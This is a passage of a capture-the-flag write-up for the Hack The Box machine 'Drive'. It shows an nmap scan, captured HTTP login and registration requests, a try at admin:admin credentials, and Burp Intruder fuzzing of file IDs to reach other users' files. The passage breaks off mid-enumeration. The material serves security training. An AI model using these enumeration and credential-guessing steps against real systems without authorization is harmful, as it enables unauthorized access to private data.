Erel Regev

Table of Contents


Scanning

Starting with basic scan. The normal scan might take time, and we seem to be blocked by the target. Therefore, I used the -Pn flag to treat all hosts as live. As well, after trying -T5 with no success, I moved on with a slower attempt by using the -T4 flag. Which also takes time 😊.

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.11.235 -A -Pn -T4 -p-
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-25 18:54 IDT
Stats: 0:02:43 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 24.16% done; ETC: 19:05 (0:08:32 remaining)
Stats: 0:05:21 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 46.48% done; ETC: 19:06 (0:06:10 remaining)
Stats: 0:06:57 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 61.30% done; ETC: 19:05 (0:04:23 remaining)
Stats: 0:10:26 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 90.44% done; ETC: 19:06 (0:01:06 remaining)
Nmap scan report for 10.10.11.235
Host is up (0.14s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 27:5a:9f:db:91:c3:16:e5:7d:a6:0d:6d:cb:6b:bd:4a (RSA)
|   256 9d:07:6b:c8:47:28:0d:f2:9f:81:f2:b8:c3:a6:78:53 (ECDSA)
|_  256 1d:30:34:9f:79:73:69:bd:f6:67:f3:34:3c:1f:f9:4e (ED25519)
80/tcp   open     http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://drive.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
3000/tcp filtered ppp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 705.32 seconds
```

Erel Regev

I added the IP address and the domain (drive.htb) to the /etc/hosts file and accessed the website:




Seems to be a web page of a service called DOODLE Grive.

Testing functionality – Login page

Trying with weak credentials admin:admin:

```
POST /login/ HTTP/1.1
Host: drive.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://drive.htb/login/
Content-Type: application/x-www-form-urlencoded
Content-Length: 114
Origin: http://drive.htb
Connection: close
Cookie: csrftoken=4AAKTbHR8N2YajBVpKbzNo3ktZym06Fc
Upgrade-Insecure-Requests: 1

csrfmiddlewaretoken=qDcS3jTDPMVpCQ1WI9JUuA1lNKC9vgOkk3CsMkqkNpNdCZsHXJKj7OUv6z0llcjm&username=admin&password=admin
```




Erel Regev

Testing functionality – Register

Its necessary to register to be able to use and uncover more functionalities of the application:

```
GET /register/ HTTP/1.1
Host: drive.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://drive.htb/login/
Connection: close
Cookie: csrftoken=4AAKTbHR8N2YajBVpKbzNo3ktZym06Fc
Upgrade-Insecure-Requests: 1


```





```
POST /register/ HTTP/1.1
Host: drive.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://drive.htb/register/
Content-Type: application/x-www-form-urlencoded
Content-Length: 161
Origin: http://drive.htb
Connection: close
Cookie: csrftoken=4AAKTbHR8N2YajBVpKbzNo3ktZym06Fc
Upgrade-Insecure-Requests: 1

csrfmiddlewaretoken=on006MKcTXkJ2YItH5wE3eeXgqKBRgAmiNqoPNhTRAcx279eWFx3Gs77zf8NHc5o&username=Test&email=Test%40gmail.com&password1=
1234567Aa&password2=1234567Aa
```

Logging using the credentials:

```
POST /login/ HTTP/1.1
Host: drive.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://drive.htb/login/
Content-Type: application/x-www-form-urlencoded
Content-Length: 117
Origin: http://drive.htb
Connection: close
Cookie: csrftoken=4AAKTbHR8N2YajBVpKbzNo3ktZym06Fc
Upgrade-Insecure-Requests: 1

csrfmiddlewaretoken=VwS6D7KI7cDS13Tecuf3jFlNFWDNQmwMPWiGm8hp5PvG1ckZr4gsWTeXYL1ZGil0&username=Test&password=1234567AA
```

Erel Regev



We see that we can upload files.


Testing Functionality – File upload


This platform mimics Google Drive but adds a reservation system layer. You designate files for specific individuals, granting exclusive access. Alternatively, files are left unclaimed for others to reserve. It appears straightforward, yet there's a critical security vulnerability that demands attention from the pros.

Note that under “Select list” there is an option to share it with the public. In order to share it with a specific group, we must create one.

HTB Machine: Drive - Difficulty: Hard

Erel Regev






```
1  POST /createGroup/ HTTP/1.1
2  Host: drive.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://drive.htb/createGroup/
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 122
10 Origin: http://drive.htb
11 Connection: close
12 Cookie: csrftoken=QDNO7mX1GrSRHTv74r5exlReWgRHRbJJ; sessionid=pbqfy8fip6oyhi2val0ni1uht4ehlqns
13 Upgrade-Insecure-Requests: 1
14
15 csrfmiddlewaretoken=oRlf06HohdtSSGv8aUeAmHtD01AXwhh64kYTXiufNubzppQ54b9EJSaHM7hudiQF&name=Test_Group&users=Test%0D%0AAdmin
```

Pretty Raw Hex

```
1  GET /showMyGroups/ HTTP/1.1
2  Host: drive.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://drive.htb/createGroup/
8  Connection: close
9  Cookie: csrftoken=QDNO7mX1GrSRHTv74r5exlReWgRHRbJJ; sessionid=pbqfy8fip6oyhi2val0ni1uht4ehlqns
10 Upgrade-Insecure-Requests: 1
11
```


My groups

public

Test_Group (Edit Group)

HTB Machine: Drive - Difficulty: Hard


Erel Regev



Note the following request that was captured when clicking the file:


HTB Machine: Drive - Difficulty: Hard

Erel Regev




It's evident that file access is ID-dependent, requiring ID insertion into the link. We can execute fuzzing process against the URL to uncover files that are not reserved for us.

I sent the request to the intruder and marked the object number as variable for the attack:




I used the payload type “Numbers” since we want to send requests to different URL where the object number is different. In this case, within the range of 1-250.



Erel Regev

Attack output:



Request	Payload	Status	Error	Timeout	Length	Comment
0		200			21905	
100	100	200			5387	
112	112	200			21905	
79	79	401			335	
98	98	401			335	
99	99	401			335	
101	101	401			335	
1	1	500			400	
2	2	500			400	
3	3	500			400	
4	4	500			400	
5	5	500			400	
6	6	500			400	

As part of the output, different HTTP Status Codes can be seen. This is our indicator for success action.

In this case,

200 OK

Everything went as planned, and the server is responding with the requested data.

401 Unauthorized

The request requires user authentication, or the provided credentials are invalid.

500 Internal Server Error


A generic error message returned when an unexpected condition was encountered by the server.

We understand that we should focus on the following HTTP Status Codes:

200

401 – since there might be a file, but we don't have the permissions to access it.


Using 101 (which received status 401):




Erel Regev

I was trying to access those files with no success using the URL structure I have. I decided to go on with another enumeration attempt, to try and find more directories that might be used, while combining the status codes I received earlier.


Intruder:



Payload set 1:

